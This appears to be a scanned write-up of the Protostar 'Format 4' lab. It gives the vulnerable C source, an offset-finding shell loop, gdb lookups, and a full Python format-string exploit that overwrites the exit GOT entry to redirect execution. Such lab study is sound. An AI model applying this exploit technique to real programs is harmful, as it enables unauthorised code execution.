
Format 4 protostar


Sunday, 16 June 2019 4:37 PM

Source code




```c
#include <stdlib.h>
#include <unistd.h>
#include <stdio.h>
#include <string.h>

int target;

void hello()
{
  printf("code execution redirected! you win\n");
  _exit(1);
}

void vuln()
{
  char buffer[512];

  fgets(buffer, sizeof(buffer), stdin);

  printf(buffer);

  exit(1);
}

int main(int argc, char **argv)
{
  vuln();
}
```

Find parameters




```
user@protostar:~/dev$ for i in {1..20}; do echo $i; echo $(python -c "print 'AAAA%$i\$x'") | /opt/protostar/bin/
format4; echo; done_
```

Lies at 4



```
4
AAAA41414141
```


Address of exit plt



Exit plt

```
[redacted]
0x0804850f <vuln+61>:   call   0x80483ec <exit@plt>
```

Address of hello function




Entry address for hello function

```
Dump of assembler code for function hello:
0x080484b4 <hello+0>:   push   ebp
[redacted]
```


Objective: To ovewrite exit@got with hello address

Exploit code



```
#!/usr/bin/python
import struct

def main():
        target_addr = 0x08049724 # 08049724  00000707 R_386_JUMP_SLOT   00000000   exit

        first_write = struct.pack("<I", target_addr)
        second_write = struct.pack("<I", target_addr + 1)
        third_write = struct.pack("<I", target_addr + 2)
        fourth_write = struct.pack("<I", target_addr + 3)

        hello_addr = 0x80484b4 # 0x080484b4 <hello+0>:   push   ebp

        # Parameters: 4
        # Target val: 0x80484b4
        payload = ""
        payload += first_write
        payload += second_write
        payload += third_write
        payload += fourth_write

        # 0x8049724 <_GLOBAL_OFFSET_TABLE_+36>:   0x10101010
        # 0xb4 - 0x10 = 0xa4(164)
        payload += "%164x"
        payload += "%4$n"

        # 0x8049724 <_GLOBAL_OFFSET_TABLE_+36>:   0x0000b4b4
        # 0x184 - 0xb4 = 0xd0(208)
        payload += "%208x"
        payload += "%5$n"

        # 0x8049724 <_GLOBAL_OFFSET_TABLE_+36>:   0x018484b4
        # 0x104 - 0x84 = 0x80(128)
        payload += "%128x"
        payload += "%6$n"

        # 0x8049724 <_GLOBAL_OFFSET_TABLE_+36>:   0x040484b4
        # 0x8 - 0x4 = 0x4 -> 4 A's for padding
        payload += "A" * 4
        payload += "%7$n"

        # To run:
        # (gdb) r < fmt4.py

        print payload


if __name__ == "__main__":
        main()
```

Overwriting successful



```
Breakpoint 1, vuln () at format4/format4.c:22
22      in format4/format4.c
(gdb) x/x 0x8049724
0x8049724 <_GLOBAL_OFFSET_TABLE_+36>:    0x080484b4
(gdb) c
[redacted]
[redacted]
                                                                  [redacted]

                                        [redacted]
                                                          [redacted]code execution redirected! you win
```